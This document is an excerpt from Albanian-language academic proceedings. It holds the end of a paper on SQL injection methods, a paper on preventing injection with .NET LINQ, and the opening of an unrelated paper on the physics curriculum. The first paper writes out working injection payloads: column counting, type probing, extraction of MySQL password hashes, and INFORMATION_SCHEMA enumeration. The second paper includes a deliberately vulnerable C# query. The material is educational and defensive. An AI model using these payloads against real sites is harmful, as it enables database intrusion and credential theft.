3.1.1. Identifikimi i numrit të attributeve

Paraprakisht po tregojmë se sa thjesht gjendet numri i attributeve në rastin kur afishohen gabimet në browser. Supozojmë se ekziston dobësia e mëposhtme në aplikimin web që përdor sistemin e administrimit të bazave të të dhënave MySQL:

<http://127.0.0.1/inj.php?id=5>

Për të gjetur numrin e attributeve keqdashësi do të formojë kërkesat:

http://127.0.0.1/inj.php?id=-1'+UNION+SELECT+0/*

http://127.0.0.1/inj.php?id=-1'+UNION+SELECT+0,1/*

http://127.0.0.1/inj.php?id=-1'+UNION+SELECT+0,1,2/*

e kështu me radhë derisa të mos shfaqet mesazhi i gabimit: The used **SELECT** statements have different number of columns

Në rastin kur gabimet e kërkesës **SQL** nuk afishohen në browser, keqdashësi duhet të përdorë klauzën **ORDER BY** deri sa të shfaqet një mesazh gabimi:

http://127.0.0.1/inj.php?id=-1'+ORDER+BY+1/*

http://127.0.0.1/inj.php?id=-1'+ORDER+BY+2/*

http://127.0.0.1/inj.php?id=-1'+ORDER+BY+3/*

Meqenëse një kërkesë e tipit select ka të paktën një atribut, kjo teknikë është shumë efikase. Keqdashësi rrit numrin e kolonës sipas së cilës bëhet renditja, dhe kur aplikimi web kthen një gabim, atëherë dihet numri i skatë i kolonave.

3.1.2. Identifikimi i tipit të attributeve

Pasi njihet numri i attributeve, ngelet të përcaktohet tipi i tyre. Në **MySQL** tipi i të dhënave është shumë e lehtë të përcaktohet sepse vlerat numerike mund të konsiderohen dhe si vlera varg karakteresh. Ndërsa kur përdoren **SQL Server** ose **Oracle**, shpeshherë për të zgjidhur problemin, përdoret fjala çelës **NULL**, sepse ajo mund të ketë çdo tip.

Duke supozuar se është gjetur numri i attributeve, keqdashësi e ka të thjeshtë të injekttojë klauzën **UNION** me të gjitha atributet **NULL**. Shtimi i instruksionit **WHERE** i cili gjithmonë do të vlerësohet si i gabuar, garanton eliminimin e gabimeve. Ja një shembull për **SQL Server** dhe njëkohësisht për Oracle:

http://127.0.0.1/inj.asp?id=-

1'+UNION+SELECT+NULL,NULL,NULL,NULL,NULL,NULL+WHERE+1=

Ky tip injektimi ka dy qëllime. Qëllimi i parë, të realizohet një kërkesë **UNION** pa gabime, qëllimi i dytë, kjo kërkesë nuk kthen asgjë, gjë që vërteton se gjithçka funksionon në mënyrë korrekte. Pasi është krijuar kërkesa, procesi i identifikimit të tipeve bëhet i thjeshtë. Në një përsëritje, secilit atribut i jepen vlera numerike, vargje karakteresh ose datetime:

-1'+UNION+SELECT+1,NULL,NULL,NULL,NULL,NULL+WHERE+1=2—

Asnjë gabim – parametri i parë është numerik

=-1'+UNION+SELECT+1,2,NULL,NULL,NULL,NULL+WHERE+1=2—

Gabim

=-1'+UNION+SELECT+1,'2',NULL,NULL,NULL,NULL+WHERE+1=2—

Asnjë gabim – atributi i dytë është i tipit varg karakteresh

=-1'+UNION+SELECT+1,'2',3,NULL,NULL,NULL+WHERE+1=2—

.....

Në këtë mënyrë, të dhënat nga tabelat e sistemit mund të gjenden me sukses. Për shembull në **MySQL**:

Select * from perdorues where id=-1 union select 0, 1, 2, mysql.user.password,4 5 from mysql.user

3.2. Gjetja e një interpretuesi komandash

Disa sisteme të administrimit të bazave të të dhënave lejojnë regjistrimin e rezultateve të kërkesës në një skedar. Kjo u lejon keqpërdoruesve që të krijojnë një skript i cili më pas të jetë i vlefshëm për kontrollin total të serverit. Në **MySQL** regjistrimi i rezultateve në një skedar realizohet duke përdorur klauzën **INTO OUTFILE**.

Në **SQL** Server regjistrimi i rezultateve në një skedar bëhet në mënyrë të ngjashme. Si pjesë e serverit gjenden disa module që përmbajnë procedura të cilat lehtësojnë punën me serverin dhe mund të apelohej direkt nga kërkesa **SQL**.

3.3. Metoda specifike të sulmeve mbi një tip të caktuar sistemi të administrimit të bazave të të dhënave.

3.3.1. MySQL

Injektimi **SQL** lejon të gjenden dhe të dhëna të tjera:

Bazen e të dhënave active:

SELECT * FROM perdorues WHERE id=-1 UNION SELECT 0,1,2,3,4,DATABASE()

Përdoruesi që ka ekzekutuar bazën e të dhënave:

SELECT * FROM perdorues WHERE id= -1 UNION SELECT 0,1,2,3,4,USER()

Versionin e serverit:

SELECT * FROM perdorues WHERE id= -1 UNION SELECT 0,1,2,3,4,VERSION()

Nëqoftë se përdoruesi që ka ekzekutuar serverin ka të drejta **file_priv**, atëherë keqdashësi mund të marrë kontrollin e çdo skedari që ndodhet në server:

3.3.2. SQL Server

Në bazën e të dhënave të sistemit **INFORMATION_SCHEMA** përmbahet i gjithë informacioni për të gjitha tabelat që gjenden në server. Marrja e të dhënave nga baza e të dhënave mund të bëhet me lehtësi në rastin kur mesazhet e gabimit **ODBC** afishohen në browser. Supozojmë se ekziston një aplikim web me dobësi:

http://127.0.0.1/?page_id=1'

Si fillim keqdashësi do të gjejë emërtimet e tabelave të bazës së të dhënave, nëpërmjet krijimit të një kërkesë **SQL** që do të kthejë emrin e tabelës së parë:

http://127.0.0.1/?page_id=-1'; SELECT + TOP + 1 + TABLE_NAME + FROM + INFORMATION_SCHEMA.TABLES—

Serveri do të kthejë:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server] Syntax error converting the nvarchar value 'table1' to a column of data type smallint

Emërtimi i tabelës së parë të bazës së të dhënave është 'table1'. Më pas për të gjetur emërtimet e tabelave të tjera keqdashësi do të formojë me radhë kërkesat e mëposhtme:

```
http://127.0.0.1/?page_id=-1'; SELECT + TOP + 1 + TABLE_NAME + FROM  
+ INFORMATION_SCHEMA.TABLES+ WHERE + TABLE_NAME + NOT  
+ IN + ('table1')
```

4. Metoda të mbrojtjes

Për të shmangur një mundësi për të zbuluar dobësitë ndaj injektimeve SQL në aplikimet web, është e domosdoshme të përpunohen të gjitha të dhënat që vijnë nga përdoruesit për praninë e simboleve të mëposhtme:

Apostrofi (') ose thonjëzat ("). Me ndihmën e tyre në shumicën e rasteve realizohet injektimi i kodit SQL.

Simbolet specifike që përdorin sisteme të ndryshme të administrimit të bazave të të dhënave për të shkruar komentet (/ , *, --), me ndihmën e të cilave mund të mënjanohet një pjesë e kërkesës.

Simbolet që ndajnë instruksionet nga njëra tjetra (;). Prania e këtyre simboleve lejon të krijohen disa kërkesa mbi bazën e të dhënave

Të dhënat duhen verifikuar dhe për praninë e simboleve të tjera (_ , %)

Në rastet kur kërkesa përdor të dhëna numerike të marra nga përdoruesi, para se të përdoren ato në kërkesë duhen konvertuar në tipin numerik

Në rastet kur kërkesa përdor të dhëna të tipit varg karakteresh të marra nga përdoruesit, para se të përdoren në kërkesë ato duhen përpunuar për simbole special

5. Konkluzione

Duhet theksuar se dobësitë ndaj injektimeve SQL janë shumë të përhapura. Në punim kemi treguar se prania e dobësive ndaj injektimeve SQL në aplikimet web u lejon personave keqdashës të gjejnë ose të marrin informacione të rëndësishme nga baza e të dhënave, për serverin apo dhe të realizojnë sulme të ndryshme. Për të shmangur praninë e këtyrë dobësive është i domosdoshëm përpunimi i simboleve speciale, në mënyrë absolute, për të gjitha të dhënat që merren nga përdoruesit. Në këtë kategori hyjnë parametrat **GET**, **POST** si dhe **Cookie**

Bibliografi

Bryan, S., Vincent, L., "Web Application Security, A Beginners Guide", 2012.

Justin, C., "SQL Injection Attacks and Defense", 2009.

Luke, W., Laura, Th., "PHP and MySQL Web Development 4-th Edition", 2010.

Tajpour, A., Masrom, M., Heydari, M. Z., "Evaluation of SQL Injection Detection and Prevention Techniques", 2010.

PLATFORMA .NET DHE TEKNIKA LINQ NË PARANDALIMIN E INJEKTIMEVE SQL

Dhori Beta, Blerina Çeliku

Universiteti “Fan S. Noli”, Korçë

Përmbledhje

Problemi i sulmeve **SQL** ndaj aplikimeve **Web** sot është një nga problemet më të mëdha. Programuesit e aplikimeve **Web** mund të përdorin gjuhë të ndryshme programimi për të krijuar aplikime **Web** të cilat bazohen dhe ndërveprojnë me një bazë të dhënash. Ndërveprimi me bazën e të dhënave realizohet duke krijuar kërkesa dinamike në bazë të të dhënave të ofruara nga përdoruesit e aplikimit. Këto të dhëna shpesh herë, me qëllim të keq, mund të mos jenë korrekte dhe të çojnë në sjellje jo normale të aplikimeve **Web**. Një prej platformave që përdoret sot për krijimin e këtyre aplikimeve është platforma **.NET** dhe në këtë artikull përshkruhen disa teknika të përdorura nga teknologjia **LINQ** (Language Integrated Query), për të siguruar korrektësinë e të dhënave të përdoruesve të aplikimit dhe si rrjedhim mënjanimin e mundësisë së injektimit të kodit **SQL** në këto aplikime

Fjalë çelës: **SQL**, injektim, baza të dhënash, siguri, **Web**.

Abstract

The **SQL** attack to the web applications is one of the most crucial and more important problems nowadays. **Web** application programmers can obviously use different languages of programming in order to create various web applications which interact with one another and are based on a database.

The interaction based on the data provided creates dynamic needs offered by the application users. The probable risk that the information given might be incorrect or frequently misused, would lead us to abnormal behaviors towards the web applications.

One of the platforms used today is the **.NET** platform and the aim of this article is to mention and describe some of the techniques used in **LINQ** (Language Integrated Query) in order to provide the privacy of the users' application data making it possible to avoid the possibility of injecting the **SQL** code in these applications.

Key word: **SQL**, injection, database, security, **Web**.

Hyrje

Ndërkohë që numri i dobësive të sigurisë dhe i përpjekjeve për të zbuluar ato rritet, programuesve iu kërkohet të trajtojnë me përgjegjësi të madhe sigurinë e aplikimeve

që krijojnë, nga ana tjetër krijuesit e mjediseve të programimit përfshijnë në platformat e tyre instrumente gjithnjë e më të qëndrueshme. Dhe megjithatë krijuesit bien dakord se mënyra më efikase për të mbrojtur aplikimet dhe për të parandaluar sulmet dashakeqëse ndaj tyre, është të projektohet dhe implementohet siguria e programeve që në fillimin e tyre. Për fat të keq, ekipeve të krijimit, zakonisht iu mungon trajnimi i nevojshëm dhe resurset për të marrë një vendim të kënaqshëm për projektimin e sigurisë së aplikimeve.

Ashtu si krijuesit janë ata mbi të cilët bie barra për t'u kujdesur për rezistencën ndaj sulmeve të një programi, dobësia e parë e aplikimeve **Web** për të cilën mësojnë, është një formë jashhtëzakonisht e rrezikshme e futjes së komandave: injektimet **SQL** (**SQL** injections). Injektimet e komandave janë një emërtim shumë i përgjithshëm, që u është bërë të gjitha dobësive që i lejojnë një sulmuesi të specifikojë një komandë për serverin, nëpërmjet modifikimit të komandave të pritshme normalisht provokojnë **Web-in** aplikimin të sillet në një mënyrë të padëshiruar. Meqënëse janë më të njohura, injektimet **SQL** janë sulmet më të zakonshme, më të rrezikshme dhe më prezente. Për fat të mirë, këto lloj sulmesh mund të mënjanojnë në momentin në të cilin kuptohet me të vërtetë problemi. Për t'u paraprirë programuesve, teknologjia e kapjes së bazës së të dhënave e ofruar nga "Microsoft", propozon mundësinë e eliminimit të dobësive tip injektimi **SQL**, atëherë kur teknologjia përdoret në mënyrë të përshtatshme. Teknologjia quhet **LINQ** (*Language Integrated Query*) dhe është pjesë e integruar në **NET** framework 3.5.

Vështrim i përgjithshëm

Injektimet **SQL** janë një tip dobësie e sigurisë së një aplikimi **Web**, në të cilën një sulmues i ofron të dhëna të këqija programit, duke e provokuar të ekzekutojë në server komanda **SQL** që nuk priten. Megjithatë ky tip sulmi është i lehtë për t'u parandaluar, ai është aq i përhapur dhe fatal, sepse u lejon sulmuesve të ekzekutojnë komanda të padëshiruara, direkt në bazën e të dhënave me të cilën punohet. Në raste ekstreme ata që sulmojnë, jo vetëm që mund të kenë akses në të gjitha informacionet e bazës së të dhënave, por mundën dhe të ndryshojnë, fshijnë ose shtojnë tabela dhe baza të dhënash, madje edhe të marrin kontrollin mbi serverin e bazës së të dhënave.

Meqë ky tip sulmi është i lehtë për t'u parandaluar, atëherë pse është kaq i rrezikshëm? Në radhë të parë, baza e të dhënave të një aplikimi është një shenjestër shumë tërheqës dhe paraqet një interes të veçantë për sulmuesit. Një dashakeqës mund të zbulojë dhe të zhbirojë me lehtësi një aplikim **Web** që shfaq dobësi ndaj këtij tipi sulmesh.

Një mënyrë e thjeshtë për të zbuluar një dobësi ndaj sulmeve injektimi **SQL**, është të përdoret një metakarakter në një sekuençë karakteresh për të cilën dihet se do të përdoret për të krijuar një komandë e cila do të përpiqet të përdorë bazën e të dhënave. Për shembull, në çdo **Web Site** që ka një fushë hyrëse, një sulmues mund të përdorë një metakarakter, si për shembull apostrofin në një fushë kërkimi, të japë "Search" për të provokuar ekzekutimin e komandës. Në qoftë se aplikimi kthen një

mesazh gabimi, sulmuesi jo vetëm që di se ka gjetur një aplikim të dobët, por mund të detyrojë serverin të ekzekutojë dhe komanda të tjera të dëmshme.

Do të përpiqemi me anën e një shembulli të sqarojmë sa e thjeshtë është të bëhen gabime që mund të çojnë në dobësinë e një aplikimi, përballë sulmeve të tipit injektive **SQL** dhe se si mund të parandalohen me pak kujdes të treguar në projektimin dhe implementimin e atij programi.

Aplikimi **Web** i përdorur përmban një fushë të thjeshtë kërkimi për një klient dhe shfaq dobësi ndaj injektiveve **SQL**. Si bazë të dhënash është përdorur ajo e ofruar nga Microsoft, si shembull: Northwind. Kërkesa e ekzekutuar në kohën e kërkimit përmban një gabim të ndeshur shumë shpesh në projektimin e aplikimeve dhe konkretisht krijon një komandë **SQL** dinamike nga teksti i dhënë prej përdoruesit. Ky është një gabim kryesor në krijimin e aplikimit, sepse u zihet besë të dhënave të futura nga përdoruesi dhe ato dërgohen direkt drejt bazës së të dhënave. Kërkesa shfaqet e tillë kur krijohet nga evenimenti i shtypjes së butonit Search.

protected void btnSearch_Click(object sender, EventArgs e)

```
{ String cmd = SELECT[CustomerID], [CompanyName], [ContactName]
```

```
From [Customers]
```

```
WHERE CompanyName = ‘ ”+ txtCompanyName.Text + “ ’ “;
```

```
SqlDataSource1.SelectCommand = cmd;
```

```
GridView.Visible = true; }
```

Në skenarin e mësipërm, në qoftë se përdoruesi përdor për shembull *“Eastern Connection”* si emër të një kompanie, shtypja e butonit *“Search”*, gjeneron ashtu si pritët, rekordet për këtë kompani. Por, një sulmues mund të manipulojë lehtësisht këtë mënyrë të krijimit dinamik të kërkesës, për shembull nëpërmjet përdorimit të një klauze **UNION** dhe mbylljes së sekuencës me një koment (--). Me fjalë të tjera, në vend të shkruajë *“Eastern Connection”*, sulmuesi shkruan Eastern Connection **‘UNION’ SELECT** CustomerID, ShipName, ShipAddress **FROM ORDERS**--Si rezultat, komanda **SQL** që ekzekutohet në server shton kërkesën e sulmuesit dhe e transformon në mënyrë dinamike të duket në formën e mëposhtme:

```
SELECT [CustomerID],[CompanyName],[ContactName]
```

```
From [Customers]
```

```
WHERE CompanyName = ‘Eastern Connection’
```

```
UNION SELECT CustomerID, ShipName, ShippAddress
```

```
FROM Orders--‘
```

Në këtë mënyrë merret një komandë **SQL** plotësisht e vlefshme, e cila do të ekzekutohet mbi bazën e të dhënave, duke kthyer të gjithë konsumatorët e tabelës Orders, që kanë bërë kërkesa.

Metoda tipike të mënjanimi të injektiveve SQL

Më sipër pamë se sa lehtë mund të krijojmë dhe eksplorojmë dobësitë e tipit injektive **SQL** në një program të ndërtuar keq. Fatmirësisht ashtu si theksuam më

parë injektimet **SQL** mund të parandalohen duke marrë disa masa parandaluese. Masa më e përdorur dhe më pak e kushtueshme si kohë, është kontrolli i vlefshmërisë së të dhënave të pranuar nga përdoruesi, atëherë kur transformohen në komanda që do të përdorin bazën e të dhënave. Çdo e dhënë hyrëse e përdorur nga klientët, qoftë direkt nëpërmjet aplikimit **Web** ose e regjistruar më parë, duhet të verifikohet, para se të dërgohet më tej. Për fat të keq, këto masa të bazuara në kodin burim nuk janë të pathyeshme dhe mund të dështojnë atëherë kur:

1. Mënyra e kontrollit të vlefshmërisë nuk është përcaktuar në mënyrë korrekte
2. Kontrolli i vlefshmërisë egzekutohet vetëm në nivel klient
3. Kontrolli i vlefshmërisë nuk merr në llogari, qoftë edhe një fushë të vetme të aplikimit

Një nivel më tepër në parandalimin e injektimeve **SQL**, përfshin parametrizimin korrekt të të gjitha kërkesave **SQL** të aplikimit, qoftë në rastet kur bëhet fjalë për komanda **SQL** dinamike apo për procedura të regjistruara.

Kërkesat e parametrizuara trajtojnë të dhënat e futura, si disa vlera që bëjnë pjesë në komandat **SQL**, duke bërë të pamundur në këtë mënyrë që serveri të trajtojë kërkesat e parametrizuara, si kod të ekzekutueshëm. Edhe në qoftë se përdoren procedurat e regjistruara, parametrizimi i të dhënave hyrëse është i nevojshëm, sepse procedurat e regjistruara nuk ofrojnë mbrojtje ndaj injektimeve **SQL** përtej kërkesave të përfshira në procedurë. Qoftë edhe me këto trajtime të thjeshta, futja e kodit **SQL** është në vazhdim një problem i madh. Prandaj, në një ekip programuesish edukimi i çdo anëtari rreth këtyre dobësive, përcaktimi i standardeve të sigurisë, për të parandaluar sulmet dhe përcaktimi i rregullave që të mos i shpëtojë asgjë kontrollit të vlefshmërisë, është një domosdoshmëri. Kjo detyron përdorimin e shumë variablave në përpjekjet për të realizuar sigurinë e aplikimit, kështu që do të ishte më produktive të zgjidhej një teknologji e kapjes së të dhënave që bën të pamundur injektimet **SQL**. Ndër keto numërohet **LINQ**.

Vështrim i përgjithshëm mbi LINQ

Në thelb **LINQ** përdor një standard të trajtimit të të gjitha kërkesave dhe veprimeve të aktualizimit të të dhënave, pavarësisht tipit të regjistrimit të të dhënave: baza të dhënash **SQL**, dokumente **XML**, objekte **NET**. Kur ndërtohen aplikime që të punojnë me baza të dhënash, komponentja **LINQ** që u lejon programuesve të trajtojnë të dhënat relacionale si objekte **C#** ose **VB**, njihet si “**LINQ to SQL**”, e cila konsiderohet si pjesë e familjes **ADO.NET**.

“**LINQ to SQL**” lejon trajtimin e të dhënave të aplikimeve si objekte të gjuhës së përdorur, duke abstraktizuar kompleksitetin e menaxhimit të bazës së të dhënave dhe të lidhjeve që egzistojnë në bazën e të dhënave. Në fakt me ndihmën e **LINQ**, mund të afishohen dhe të manipulohen të dhëna nga baza e të dhënave, pa shkruar asnjë komandë **SQL**. Gjatë kompilimit “**LINQ to SQL**” përkthen kërkesat e përfshira në kod, në **SQL** dhe i ekzekuton mbi bazën e të dhënave. “**LINQ to SQL**” kthen rezultatet e kërkesave në formë objektesh, duke abstraktizuar të gjithë ndërveprimin

me bazën e të dhënave dhe **SQL**. **Mbrojtja e kapjes së të dhënave me ndihmën e LINQ**

“LINQ to SQL” atëherë kur përdoret në mënyrë ekskluzive për të kapur të dhënat, eliminon mundësinë për të ekektuar injeksione **SQL** në aplikim, për një motiv fare të thjeshtë: çdo kërkesë **SQL** që ekzekutohet nga **LINQ** është e parametrizuar. Çdo e dhënë hyrëse e ofruar nga ana e çdo lloj burimi trajtohet si një literal në çastin kur **LINQ** ndërton komandën **SQL** nga sintaksa e kërkesave të integruara. Në momentin e kompilimit kompilatori zbulon shumë nga përdorimet e gabuara të komandave, të cilat mund të prodhojnë defekte ose dobësi në funksionimin e aplikimit. Në kontrast, komandat **SQL** të shkruara me dorë analizohen gramatikisht dhe interpretohen mbi bazën e të dhënave në kohën e ekzekutimit, pa e ditur nëse janë korrekte apo jo. Mënyra e vetme për të sulmuar **“LINQ to SQL”** është që një sulmues të përpiqet të mashtrojë **LINQ** të krijojë komanda **SQL** ilegale ose të padëshirueshme. Për fat të mirë, gjuhët e programimit dhe kompilatorët janë projektuar të mbrohen nga kjo.

Japim në vazhdim si mund të zbatohet shembulli i mësipërm me kërkimin e klientit të mëparshëm duke përdorur **“LINQ to SQL”** për t’u mbrojtur nga sulmet tip injektive **SQL**. Hapi i parë është krijimi i objektit model të relacioneve midis të dhënave në kuadrin e bazës së të dhënave. Për të krijuar objektin model të tabelës Northwind Customers, krijohet një skedar bazë të dhënash **“LINQ to SQL”** në aplikim dhe në kuadrin e projektit duke zgjedhur shabllonin **“LINQ to SQL”**. Pas kësaj shtohet një skedar Customer.designer.cs i cili përcakton klasat të cilat do të përdoren, duke evituar në këtë mënyrë punën direkte me bazën e të dhënave.

Metoda Page_Load për faqen e gjeneruar nga **LINQ (LINQtoSQL.aspx.cs)**, inicializon klasën CustomerDataContext të krijuar nga **O/R Designer**. Shembulli i mëposhtëm kthen një koleksion objektesh të tipit Customer, që përputhen me rezultatet e marra nga ekzekutimi i kërkesës duke përdorur klauzën WHERE.

protected void Page_Load (object sender, EventArgs e)

{ string connectionString=

**ConfigurationManager.ConnectionStrings[“northwndConnectionString”]
ConnectionString;**

CustomersDataContext db= new CustomersDataContext(connectionString);

GridView1.DataSource=

from customer in db.Customers

where customer.CompanyName == txtCompanyName.Text

orderby customer.CompanyName

select customer;

GridView1.DataBind(); }

Duke përdorur **“LINQ to SQL”**, në qoftë se ofrojmë si vlerë të kërkuar **“Eastern Connection”**, komanda **SQL** e gjeneruar dhe e ekzekutuar është:

```

SELECT [t0].[CustomerID], [t0].[CompanyName], [t0].[ContactName],
[t0].[ContactTitle], [t0].[Address], [t0].[City], [t0].[Region], [t0].[PostalCode],
[t0].[Country], [t0].[Phone], [t0].[Fax]
From [dbo].[Customers] as [t0]
WHERE [t0].CompanyName = @p0
ORDER BY [t0].[CompanyName]

```

Siç mund të shihet, clauza WHERE është parametrizuar automatikisht, duke u bërë në këtë mënyrë e padepërtueshme nga sulmet tip injektive **SQL**. Pavarësisht nga vlerat e ofruara nga një përdorues për kërkim, kërkesa është e sigurt dhe nuk u lejon të dhënave të futura të ekzekutohen direkt nga serveri. Në qoftë se do të fusnim për të kërkuar vargun e karaktereve të përdorur më parë për të ekzekutuar një injektim **SQL**, kërkesa nuk do të kthejë asnjë rresht. Në fakt i vetmi dëm që një përdorues mund të shkaktojë me këtë kërkesë, është të zbatojë një sulm “*brute force*”, duke përdorur funksionin e kërkimit, për të kontrolluar të gjitha rekordet për kompanitë e tabelës, nëpërmjet gjetjes së të gjitha vlerave të mundshme.

Përfundime

Ashtu siç treguam më lart në shembujt e përdorur, është shumë e thjeshtë të përdoren injektive **SQL** në kuadrin e aplikimeve **Web** dhe nuk është më e vështirë të riparohen. Por asgjë nuk mbron apriori programuesit nga këto gabime të thjeshta dhe në të njëjtën kohë të rrezikshme. Megjithatë teknologjia “**LINQ to SQL**” e propozuar nga Microsoft, eliminon mundësinë e egzekutimit të sulmeve tip injektive **SQL** mbi bazën e të dhënave të një aplikimi, nëpërmjet lënies së programuesve të ndërveprojnë në mënyrë të drejtpërdrejtë me objektet model të gjeneruara nga të dhënat relacionale dhe jo me bazën e të dhënave në vetvete. Infrastruktura **LINQ**, e integruar në C# dhe Visual Basic, merr përsipër barrën e ndërtimit të komandave **SQL** të vlefshme, duke parandaluar sulmet tip injektive **SQL**. Prandaj në qoftë se zgjidhet të përdoret “**LINQ to SQL**” si pjesë e një aplikimi **.NET**, bëhet një hap drejt aplikimeve më të sigurta.

Bibliografi

Clarke, J., (2009), SQL, “*Injection Attacks and Defense*”

SQL Injection Detection and Prevention Techniques.

Bai, Y., (2010), “*Practical Database Programming With Visual C#.NET*”.

Haixia Y., Zhihong N., (1009), “*A database security testing scheme of web application*”.

PROPOZIME EFIKASE PËR KURRIKULËN E FIZIKËS NË ARSIMIN PARAUNIVERSITAR

Thoma Lice, Lorena Kalo

Universiteti “Fan S. Noli”

Përmbledhje

Fizika, si shkenca më fundamentale në universin e dijes njerëzore, meriton një vëmendje të veçantë lidhur me trajtimin e saj në arsimin parauniversitar e veçanërisht në gjimnaz. Nisur nga pikësynimi i qeverisë për të ngritur në një nivel më të lartë cilësor përvetësimin e shkencës nga të rinjtë tanë, mendoj se hartimi i një kurrikule sa më bashkëkohore për fizikën e gjimnazit, që të synojë jo thjesht dhënien e informacionit mbi ligjet e fizikës, por aftësimin e të rinjve për të zgjidhur drejt probleme të ndryshme në kuadrin e ligjësisë të natyrës, është një domosdoshmëri e imponuar nga kërkesat e kohës. Në punim bëhet një krahasim midis programit të kurrikulës së fizikës për shkollën e mesme me katër vite me atë të gjimnazit të sotëm. Vihen re ndryshime të mëdha jo vetëm në sasinë e orëve në tërësi dhe për kapituj të veçantë, por dhe në tematikën e trajtuar. Fizika, që zhvillohej në të gjitha vitet e shkollës së mesme, jo vetëm kishte sasi më të madhe orësh, por trajtonte edhe më tepër degë (kapituj) të fizikës. Përmendim *Astrofizikën* e cila është sot një nga degët më tërheqëse të fizikës dhe për më tepër është shkenca që shpjegon zanafillën e universit. Përfundimet e nxjerra nga studimi si dhe propozimet e bëra në të mund të shërbejnë modestisht për përmirësimin e programit të kurrikulës së fizikës së gjimnazit.

Fjalët çelës: *kurrikula, tematika, astrofizika, program, fizika*

Abstract

Physics, fundamental science in the universe of human knowledge, deserves a special attention to its treatment in university education, especially in high school. Given the purpose of the government to set up a high quality level mastery of science from our youth, I think that the development of a contemporary curriculum for high school physics that aim not only to provide information on the laws of physics, but the training of young people to resolve to various problems in the context of natural laws is a necessity imposed by the requirements of the time. The present paper is a comparison between physics curriculum program for high school with four years in the high school today. Noticed major changes not only in the amount of hours as a whole and for specific chapters, but in the topics addressed. Physics, which took place in all school years, not only had greater amount of hours, but treat the more branches (chapters) of physics. Mention the *Astrofizika* which is today one of the most attractive branches of physics and moreover it is science that

explains the origins of the universe. Conclusions drawn from the study and proposals can serve modestly to improve high school physics curriculum program.

Keywords: *curriculum, topics, astrophysics, program, physics*

Hyrje

Kurrikula është elementi më i rëndësishëm i reformës arsimore dhe programi i saj pasqyron në mënyrën më direkte synimet dhe objektivat e përmbajtjes dhe të procesit arsimor. Synimet e kurrikulës së gjimnazit bazohen në legjislacionin në fuqi dhe në dokumentet ligjore të këtij niveli arsimor. Në ligjin Nr.69/2112, “Për sistemin arsimor parauniversitar”, shprehen qartë synimet e kurrikulës së gjimnazit: “...Arsimi i mesëm i lartë synon zhillimin e mëtejshëm e të kompetencave të fituara nga arsimi bazë, konsolidimin e individualitetit të çdo nxënësi dhe tërësinë e vlerave dhe të qëndrimeve, zgjerimin dhe thellimin në fusha të caktuara të dijes, përgatitjen për arsimin tretësor ose për tregun e punës.”

Duke u bazuar në legjislacionin e mësipërm, sistemi arsimor në përgjithësi, si dhe gjimnazi, synon të formojë një të ri me aftësi thelbësore për të nxënë gjatë gjithë jetës dhe sidomos për zhvillimin dhe shfrytëzimin e potencialit të çdo individi në jetën aktive si qytetar dhe në konkurrencën e tregut të punës. Përgatitja e nxënësve për jetën dhe punën në të ardhmen kërkon që kurrikula t’u mundësojë atyre të fitojnë disa aftësi bazë, në mënyrë që të rinjtë të zhvillohen si menaxherë të vetvetes, mendimtarë kritikë e krijues, problemzgjdhës dhe pjesëmarrës aktivë në jetën shoqërore. Për t’ia arritur këtij misioni fision kurrikula e gjimnazit duhet të synojë zhvillimin tek të rinjtë të disa aftësive bazë, si: aftësinë e përdorimit të njohurive, metodave dhe arsyetimit matematik, aftësinë e të menduarit kritik, aftësinë e të menduarit krijues si dhe aftësinë e zgjidhjes sa më drejt të problemeve që u dalin gjatë veprimtarisë së tyre të përditëshme. Këto aftësi mund të formohen në mënyrë më cilësore dhe më të qëndrueshme tek të rinjtë vetëm nëpërmjet studimit më të plotë dhe më me efektivitet prej tyre të shkencave të natyrës në tërësi dhe të Fizikës në veçanti. Po kështu edhe synimet e kurrikulës së gjimnazit në aspektin vetjak, aspektin shoqëror dhe në aspektin ekonomik (Korniza Kurrikulare e Gjimnazit, 2008) mund të arrihen cilësisht më mirë nëqoftëse programi kurrikular për lëndën e Fizikës së gjimnazit në veçanti do të ketë një shtrirje më të madhe tematike dhe të realizuar në më shumë orë mësimore. Ky mendim të vjen natyrshëm kur dihet se Fizika është shkenca bazë për studimin e ligjeve të natyrës dhe metodat e saj të studimit nxitin mendimin krijues nëpërmjet vrojtimit të kujdesëshëm të të dhënave eksperimentale, analizimit të tyre në kuadrin e ligjeve të natyrës dhe abstragimit cilësor për nxjerrjen e përfundimeve sa më reale. Përmes kurrikulës së Fizikës, nxënësit aftësohen dhe fitojnë shprehinë e domosdoshme në përdorimin e njohurive matematike, përsosin aftësitë e matjes, të ndërtimit dhe të interpretimit hapësinor. Kjo u mundëson atyre të dinë të grumbullojnë të dhëna, të gjejnë për mundësinë e ndodhjes së një ngjarjeje, të mendojnë në mënyrë abstrakte, të kuptojnë e të zbulojnë lidhjet e fizikës me shkencat e tjera dhe sidomos me jetën reale. Studimi i Fizikës formon tek nxënësit cilësi të tilla si: gatishmërinë për veprimtari intelektuale, aftësi për t’u përqëndruar në trajtimin dhe zgjidhjen e problemeve të

ndryshme, aftësi krijuese dhe fantazi. Të gjitha këto cilësi janë aq të nevojshme për kompletimin e një intelektualizimi vizionar e sidomos për elitën intelektuale.

Duke studiuar materialin “Korniza Kurrikulare e Gjimnazit”, që është dokumenti bazë mbi kurrikulën e gjimnazit, përgatitur nga Instituti i Kurrikulës dhe i Trajnimit, të bie në sy ndër të tjera se një nga synimet e kësaj kurrikule është *të zhvillojë në mënyrësa më të plotë potencialin nxënësve*. Kjo nënkupton veç të tjerave edhe synimin që ka kurrikula e gjimnazit për krijimin e elitës intelektuale, e cila, siç dihet zotëron një potencial shumë të madh krijues. Arritja e këtij synimi mund të realizohet jo vetëm duke i orientuar nxënësit sipas prirjeve të tyre, por për nxënësit që shfaqin talent në shkencat e natyrës duhet të zhvillohet një program shumë më i avancuar nga ana shkencore në këto fusha. Zhvillimi në mënyrë sa më të plotë dhe sa më cilësore i këtij potenciali nuk mund të arrihet pa futjen në programin e kurrikulës së gjimnazit të një programi më të gjërë të Fizikës, i cili të përditësohet vazhdimisht me të rejat e kësaj shkence.

2. Krahësimi midis dy programeve kurrikulare të fizikës

Diskutimi mbi programet e kurrikulës për lëndën e Fizikës së gjimnazit përmban dy linja:

1. Cili është misioni i shkollës sonë në përgatitjen për jetën të brezit tëri?
Për ta shtjelluar më tej këtë ide po ngre dy pyetje mjaft thjesht.
